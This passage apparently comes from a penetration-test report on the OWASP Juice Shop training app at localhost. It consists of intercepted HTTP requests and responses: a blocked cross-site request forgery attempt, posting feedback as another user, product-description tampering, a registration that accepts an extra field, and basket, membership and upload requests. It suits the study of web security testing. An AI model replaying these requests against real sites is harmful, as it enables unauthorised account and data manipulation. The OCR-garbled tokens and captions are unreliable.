5 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"			5 Feature-Policy: payment 'self'		
6 sec-ch-ua-mobile: ?0			6 X-Recruiting: #/jobs		
7 sec-ch-ua-platform: "Linux"			7 Content-Type: text/html; charset=utf-8		
8 Upgrade-Insecure-Requests: 1			8 Vary: Accept-Encoding		
9 Origin: http://htmledit.squarefree.com			9 Date: Thu, 01 Jun 2023 22:25:10 GMT		
10 Content-Type: application/x-www-form-urlencoded			10 Connection: close		
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			11 Content-Length: 3104		
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78			12		
Safari/537.36			13 <html>		
12 Accept:			14 <head>		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			15 <meta charset='utf-8'>		
13 Sec-Fetch-Site: cross-site			16 <title>		
14 Sec-Fetch-Mode: navigate			Error: Blocked illegal activity by ::ffff:172.17.0.1		
15 Sec-Fetch-User: ?1			</title>		
16 Sec-Fetch-Dest: frame			<style>		
17 Referer: http://htmledit.squarefree.com/			{		
18 Accept-Encoding: gzip, deflate			margin:0;		
19 Accept-Language: en-US,en;q=0.9			padding:0;		
20 Connection: close			outline:0;		
21			}		
22 username=PWD			body{		
			padding:80px10px;		
			font:13px "Helvetica Neue", "Lucida Grande", "Arial";		

Eukóva 66 CSRF blocked request

Request		
Forward	Drop	Intercept is on
Action	Open browser	
Pretty	Raw	Hex
1 POST /api/BasketItems/ HTTP/1.1		
2 Host: localhost:3000		
3 Content-Length: 43		
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"		
5 Accept: application/json, text/plain, */*		
6 Content-Type: application/json		
7 sec-ch-ua-mobile: ?0		
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZxJuYW11IjoiiIwiZWihWWiOij0ZXN0QHR1c3QuY29tIiwicGZc3dvcvmQioiJ1NDYzNG5MjZ1ODk3NzU1jU3ZDEzMdgzM2RiyZg4ZSIsInJvbGUoiJjdXN0b21lcisImRlbHV4ZVRva2VuijoiiwibGFzdExvZ2luSXAl0iIwljAuMC4wLiwiCHJvZm1sZU1tYWd1Ijo1L2Fzc2V0cy9wdWjsaWMvaWhzZvzL3VwbG9hzHmVgYXvsdC5zdmciLCJ0b3RwU2VjcmV0IjoiiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC161j1wMjMtMDUETMTEgNTc6MTM6MDMuNTg0IcswMDowMCIsInwZGF0ZWRbdC161j1wMjMtMDUETMTEgNTc6MTM6MDMuNTg0IcswMDowMCIsimRlbGV0ZWRbdC16bnVsBhsimIhdC16MTY4MzgyNTE5NywiZxhwiJoxxNjgzODQzMTk3fQ.DqbldivmZVomNV2EmU2_rVhX3hxk0ZGXv3v_5VEYYViF-BiyStcehlsZky0F154CjhEA4mcf9FTgpFsbv8Ah_ixFFaGVjFix0aDy0ogWVvxohypgz5zUgxhcrbUEen3D1J2g_NOL-wrONvu355zu5e1DgH3um9IrwQAQ28xgc; continueCode=NREw3b0xm9248vVA6otWUBTM1s5fDeSnEiXPhBxMbsoljWKnoajQpPlyrk		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36		
10 sec-ch-ua-platform: "Linux"		
11 Origin: http://localhost:3000		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://localhost:3000/		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: en-US,en;q=0.9		
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZxJuYW11IjoiiIwiZWihWWiOij0ZXN0QHR1c3QuY29tIiwicGZc3dvcvmQioiJ1NDYzNG5MjZ1ODk3NzU1jU3ZDEzMdgzM2RiyZg4ZSIsInJvbGUoiJjdXN0b21lcisImRlbHV4ZVRva2VuijoiiwibGFzdExvZ2luSXAl0iIwljAuMC4wLiwiCHJvZm1sZU1tYWd1Ijo1L2Fzc2V0cy9wdWjsaWMvaWhzZvzL3VwbG9hzHmVgYXvsdC5zdmciLCJ0b3RwU2VjcmV0IjoiiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC161j1wMjMtMDUETMTEgNTc6MTM6MDMuNTg0IcswMDowMCIsInwZGF0ZWRbdC161j1wMjMtMDUETMTEgNTc6MTM6MDMuNTg0IcswMDowMCIsimRlbGV0ZWRbdC16bnVsBhsimIhdC16MTY4MzgyNTE5NywiZxhwiJoxxNjgzODQzMTk3fQ.DqbldivmZVomNV2EmU2_rVhX3hxk0ZGXv3v_5VEYYViF-BiyStcehlsZky0F154CjhEA4mcf9FTgpFsbv8Ah_ixFFaGVjFix0aDy0ogWVvxohypgz5zUgxhcrbUEen3D1J2g_NOL-wrONvu355zu5e1DgH3um9IrwQAQ28xgc; continueCode=NREw3b0xm9248vVA6otWUBTM1s5fDeSnEiXPhBxMbsoljWKnoajQpPlyrk		
19 Connection: close		
20		
21 {		
"ProductId":1,		
"BasketId":6,		
"quantity":1		
}		

Eukóva 67 POST request for adding a product to user's basket

Customer Feedback

Author
****@test.com

Comment *
Definitely not Test user

① Max. 160 characters 24/160

Rating

CAPTCHA: What is 7*5+5 ?

Result *
40

Submit

Eukόva 68 Posting feedback as test@test.com

Request

Pretty	Raw	Hex
1 GET /rest/products/search?q=OWASP%20SSL%20Advanced%20Forensic%20Tool%20(0-Saft)	HTTP/1.1	
2 Host: localhost:3000		
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"		
4 Accept: application/json, text/plain, */*		
5 sec-ch-ua-mobile: ?0		
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiiIwiZW1haWwiOij0ZXNQ0HR1c3QuY29tIiwiGfGz3dvcml0iI4MjdyY2wZhOGE3MDzjNGmzNGExNjg5MWY4NGU3Yi1sInJvbGUi0iJjdXN0b21lc1isImR1bHV4ZVRva2VuIjoiIiwiwGFzdExvZ2luSXAi0iIwljAuMC4wiIwichHjvZmlsZU1tYwd1Ijoil2Fzc2V0cy9wdWjsaWMvaW1hZ2VzL3VwbG9hZHmvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiXNBV3RpdmUiOnRydWUs1mNyZWF0ZWRBdC16IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImR1bGV0ZWRBdC16bnVsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZXhwIjoxNjg0MTEzMzk0fQ.BP-RzM81UFvNeVjjTqMt_xua4JGznY3r6XawXeYMQ-G4nvo6iGBeHS0005gXsuwoIxnt5ZHUKrzFCD46FmLccvEl52iSSbGXs4vNXzMe0768PUJCklu0yShgidEQWq67Fyzs93wPVQqd2uzMr9n-qYnVJMYJb9z-rUBwfM1rk		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36		
8 sec-ch-ua-platform: "Linux"		
9 Sec-Fetch-Site: same-origin		
10 Sec-Fetch-Mode: cors		
11 Sec-Fetch-Dest: empty		
12 Referer: http://localhost:3000/		
13 Accept-Encoding: gzip, deflate		
14 Accept-Language: en-US,en;q=0.9		
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiiIwiZW1haWwiOij0ZXNQ0HR1c3QuY29tIiwiGfGz3dvcml0iI4MjdyY2wZhOGE3MDzjNGmzNGExNjg5MWY4NGU3Yi1sInJvbGUi0iJjdXN0b21lc1isImR1bHV4ZVRva2VuIjoiIiwiwGFzdExvZ2luSXAi0iIwljAuMC4wiIwichHjvZmlsZU1tYwd1Ijoil2Fzc2V0cy9wdWjsaWMvaW1hZ2VzL3VwbG9hZHmvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiXNBV3RpdmUiOnRydWUs1mNyZWF0ZWRBdC16IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImR1bGV0ZWRBdC16bnVsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZXhwIjoxNjg0MTEzMzk0fQ.BP-RzM81UFvNeVjjTqMt_xua4JGznY3r6XawXeYMQ-G4nvo6iGBeHS0005gXsuwoIxnt5ZHUKrzFCD46FmLccvEl52iSSbGXs4vNXzMe0768PUJCklu0yShgidEQWq67Fyzs93wPVQqd2uzMr9n-qYnVJMYJb9z-rUBwfM1rk; continueCode=		
16 If-None-Match: W/"3250-/0hrT9ZIDeU/nYCBUmrfQ9q2mUM"		
17 Connection: close		
18		
19		

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 517
9 ETag: W/"205-c94BWvLL7wf91zDEpxGcfKJ3c4I"
10 Vary: Accept-Encoding
11 Date: Sun, 14 May 2023 21:38:57 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": [
        {
            "id": 9,
            "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
            "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.owasp.org/index.php/O-Saft\" target=\"_blank\">More...</a>",
            "price": 0.01,
            "deluxePrice": 0.01,
            "image": "orange_juice.jpg",
            "createdAt": "2023-05-14 15:57:35.080 +00:00",
            "updatedAt": "2023-05-14 15:57:35.080 +00:00",
            "deletedAt": null
        }
    ]
}

```

Eikóva 69 GET request and response when selecting any product

Request

Pretty Raw Hex

```

1 PUT /rest/products/9 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand);v=24", "Chromium";v="110"
4 Accept: application/json, text/plain, /*
5 sec-ch-ua-mobile: ?0
6 Content-Type: application/json
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiiwiZW1haWwiOij0ZXN0QHRIc3QuY29tIiwiGFc3dvcmQioiI4MjdjY2iWZhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUoIjJdXN0b21lcisImR1bHV4ZVRva2VuIjoiIiwiGFzdExvZ2luSXAxioiIwLjAuMC4wIiwiCHjvZmIsZUltYWdlIjoL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHmvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsInVwZGf0ZWRBdC16IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImR1bGV0ZWRBdC16bnVsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZKhwIjoxNjg0MTEzMzk0fQ.BP-RzM81UfVNevjjTqMt_xUa4JGznY3r6XawXeYMQ-64nvo6iGBeH5005gXsuwoIxnt5ZHUKrZFCD46FmLcCvE1S2iSSbGXs4vNxzMe0768PUJCKlu0yShgidEQWq67fyzs93wPVQWqd2uzMr9n-qYnVJMYJb9z-rUBwfMlrk
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiiwiZW1haWwiOij0ZXN0QHRIc3QuY29tIiwiGFc3dvcmQioiI4MjdjY2iWZhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUoIjJdXN0b21lcisImR1bHV4ZVRva2VuIjoiIiwiGFzdExvZ2luSXAxioiIwLjAuMC4wIiwiCHjvZmIsZUltYWdlIjoL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHmvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsInVwZGf0ZWRBdC16IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImR1bGV0ZWRBdC16bnVsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZKhwIjoxNjg0MTEzMzk0fQ.BP-RzM81UfVNevjjTqMt_xUa4JGznY3r6XawXeYMQ-64nvo6iGBeH5005gXsuwoIxnt5ZHUKrZFCD46FmLcCvE1S2iSSbGXs4vNxzMe0768PUJCKlu0yShgidEQWq67fyzs93wPVQWqd2uzMr9n-qYnVJMYJb9z-rUBwfMlrk; continueCode=DYh2tas4U1H1u2T1Fkfql0toIZSDHOKta3fKaSqBHPVujsPs09lhNVhjKT2ZckJHOr
17 If-None-Match: W/"3250-/ohrT9ZIDeU/nYCBUmzQF9q2mUM"
18 Connection: close
19 Content-Length: 88
20
21 {
22     "description": "<a href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>"

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sun, 14 May 2023 21:42:46 GMT
10 Connection: close
11 Content-Length: 1846
12
13 {
14   "error": {
15     "message": "Unexpected path: /rest/products/9",
16     "stack": "Error: Unexpected path: /rest/products/9\n    at /juice-shop/build/routes/angular.js:15:18\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n    at /juice-shop/build/routes/verify.js:135:5\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n    at /juice-shop/build/routes/verify.js:71:5\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:286:12)\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n    at logger (/juice-shop/node_modules/morgan/index.js:144:5)\n    at /juice-shop/node_modules/express/lib/router/layer.js:95:5\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:286:9"
17   }
18 }
```

Eukóva 70 Error response when sending PUT request to "rest/products"

467	http://localhost:3000	POST	/api/Users/ ?secret_in=?FIQzA&transport=rolling&t	✓ -/	201 200	694 732	JSON JSON	inf
-----	-----------------------	------	--	---------	------------	------------	--------------	-----

Request

Pretty Raw Hex Render

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 235
4 sec-ch-ua: "Not A[Brand];v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  oXa5NW1xBg3qnk0N0twUWTeirHxKfMJSzXilYh2pIbEHVxAyP2r6EJb8zQPm
18 Connection: close
19
20 {
  "email": "admin2@test.com",
  "password": "12345",
  "passwordRepeat": "12345",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2023-05-11T16:56:45.383Z",
    "updatedAt": "2023-05-11T16:56:45.383Z"
  },
  "securityAnswer": "mom"
}
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Users/22
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 306
10 Etag: W/"132-4dTCbx57hYL1z0X/8k0K/FH0zFo"
11 Vary: Accept-Encoding
12 Date: Thu, 11 May 2023 21:38:59 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 22,
    "email": "admin2@test.com",
    "updatedAt": "2023-05-11T21:38:59.160Z",
    "createdAt": "2023-05-11T21:38:59.160Z",
    "deletedAt": null
  }
}
```

Eukóva 71 test user registration

```

POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 255
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, /*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oXa5NW1xBg3qnk0NOTwUWTirHxKfMJSzXiLYh2pIbEHVxAYp2r6EJb8zQPM
Connection: close

{
  "email": "admin2@adminportal.com",
  "password": "1234567890",
  "passwordRepeat": "1234567890",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2023-05-11T16:56:45.383Z",
    "updatedAt": "2023-05-11T16:56:45.383Z"
  },
  "securityAnswer": "Jolyne",
  "username": "TestAdmin"
}

```

Original request	Response
<pre> 1 POST /api/Users/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 255 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 5 Accept: application/json, text/plain, /* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oXa5NW1xBg3qnk0NOTwUWTirHxKfMJSzXiLYh2pIbEHVxAYp2r6EJb8zQPM 18 Connection: close 19 20 { "email": "admin2@adminportal.com", "password": "1234567890", "passwordRepeat": "1234567890", "securityQuestion": { "id": 2, "question": "Mother's maiden name?", "createdAt": "2023-05-11T16:56:45.383Z", "updatedAt": "2023-05-11T16:56:45.383Z" }, "securityAnswer": "Jolyne" } </pre>	<pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Location: /api/Users/24 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 322 10 ETag: W/"142-cPnzdcuiIrwI3iglKwLzqIJJC8Hs" 11 Vary: Accept-Encoding 12 Date: Thu, 11 May 2023 22:08:17 GMT 13 Connection: close 14 15 { "status": "success", "data": { "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "isActive": true, "id": 24, "email": "admin2@adminportal.com", "username": "TestAdmin", "updatedAt": "2023-05-11T22:08:17.976Z", "createdAt": "2023-05-11T22:08:17.976Z", "deletedAt": null } } </pre>

Etkόva 72 Server accepts extra input in register POST request

```

1 POST /rest/deluxe-membership HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 36
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiIiwiZW1haWwiOiJ0ZXN0QHR1c3QuY29tIiwiGFzc3dvcmQiOiI4MjdjY2IwZWh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUIoIjjxdXN0b21lc1sImR1bHV4ZRva2VuIjoiIiwiGFzdExvZ2luSXAx0iIwljAuMC4wIiwiCHjVzmIsZU1tYwd1IjoiL2Fzc2V0cy9wdWjsaWMvaW1hZ2VzL3VwbG9hZHMvZGmVYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDAsMjk0NCwiZxhwIjoxNjg0MDkwOTQ0fQ.lharNODrLtWgaCcqZfb0Q7Q51_S-iYIbLCa4f77zEOIw7KxiC4iKa_vtFdjeWGdfW7LxyW4No1grLFD_UYnfKq21lGjLehYZnj_D5wWRPAyT-Yav4cQ919Awr0Mc3bnvVutrvft29UX3rxZS7De8dchVKrMErY905cGG5uHe3g
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=5r09WJADYh2tas4U1H1u2T1FKfdIMh3QtjgfJMSOviaLhWqsR3U7qdPgbYzP; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiIiwiZW1haWwiOiJ0ZXN0QHR1c3QuY29tIiwiGFzc3dvcmQiOiI4MjdjY2IwZWh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUIoIjjxdXN0b21lc1sImR1bHV4ZRva2VuIjoiIiwiGFzdExvZ2luSXAx0iIwljAuMC4wIiwiCHjVzmIsZU1tYwd1IjoiL2Fzc2V0cy9wdWjsaWMvaW1hZ2VzL3VwbG9hZHMvZGmVYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDAsMjk0NCwiZxhwIjoxNjg0MDkwOTQ0fQ.lharNODrLtWgaCcqZfb0Q7Q51_S-iYIbLCa4f77zEOIw7KxiC4iKa_vtFdjeWGdfW7LxyW4No1grLFD_UYnfKq21lGjLehYZnj_D5wWRPAyT-Yav4cQ919Awr0Mc3bnvVutrvft29UX3rxZS7De8dchVKrMErY905cGG5uHe3g
19 Connection: close
20
21 {
    "paymentMode": "card",
    "paymentId": 7

```

Etkόνα 73 POST request during deluxe membership purchase

Request

Pretty	Raw	Hex
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://localhost:3000/		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: en-US,en;q=0.9		
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=mVhbtjsBUWHjuDTNFkf1SYtli2SPHoXtj8fXaSkr5sXnialhwRTYrsgjHrn; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiIiwiZW1haWwiOiJ0ZXN0QHR1c3QuY29tIiwiGFzc3dvcmQiOiI4MjdjY2IwZWh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUIoIjjxdXN0b21lc1sImR1bHV4ZRva2VuIjoiIiwiGFzdExvZ2luSXAx0iIwljAuMC4wIiwiCHjVzmIsZU1tYwd1IjoiL2Fzc2V0cy9wdWjsaWMvaW1hZ2VzL3VwbG9hZHMvZGmVYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDAsNTM5NCwiZxhwIjoxNjg0MTTezMzk0fQ.BP-Rz81UfVNevjjTqMt_xUa4JgznY3r6XawXeYMQ-G4nv06iGBeH50005gXsuwoIxnt5ZHUKrZFCd46FmLcCvE1S2iSS5bGXs4vNXzMe0768PUJcklu0yShgidEQWq67Fyzs93wPVQQwd2uzMrr9n-qYnVJMYJb9z-rUBwfM1rk		
19 Connection: close		
20		
21 {		
"couponData": "bnVsbA==",		
"orderDetails": {		
"paymentId": "8",		
"addressId": "8",		
"deliveryMethodId": "1"		
}		

Etkόνα 74 GET request to user's basket during final step of order

Complaint

Customer

test@test.com

Message *

I haven't received my juice yet

① Max. 160 characters

31/160

Invoice: order_b8d4...6436c07.pdf

 Submit

```
POST /file-upload HTTP/1.1
Host: localhost:3000
Content-Length: 2032
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXVX1eLUmkkkHx65i
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1IjoiIiwiZW1haWw
iOiJ0ZXN0QHR1c3QuY29tIiwickGFzc3dvcvmQoii4MjdY2IwZWVhOGE3MDjzNGmzNGExNjg5MWY4NGU3YiIsInJvbGUiOijdXN0b21lcisImR
1bHV4ZVRva2VuIjoiIiwiibGFzdExvZ2luSXa10iJ1bmR1ZmluZWQilCJwcm9maWx1SW1hZ2Ui0iIiVYXNzZXrL3B1YmxpYy9pbWFnZXMvcXbsb2F
kcy9kZWdhWx0LnN2zyIsInRvdHBtzWNYzXQoiiIiLCJpc0FjdG12ZS16dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyMy0wNS0xNCAYMDoxNjoyMy42MTE
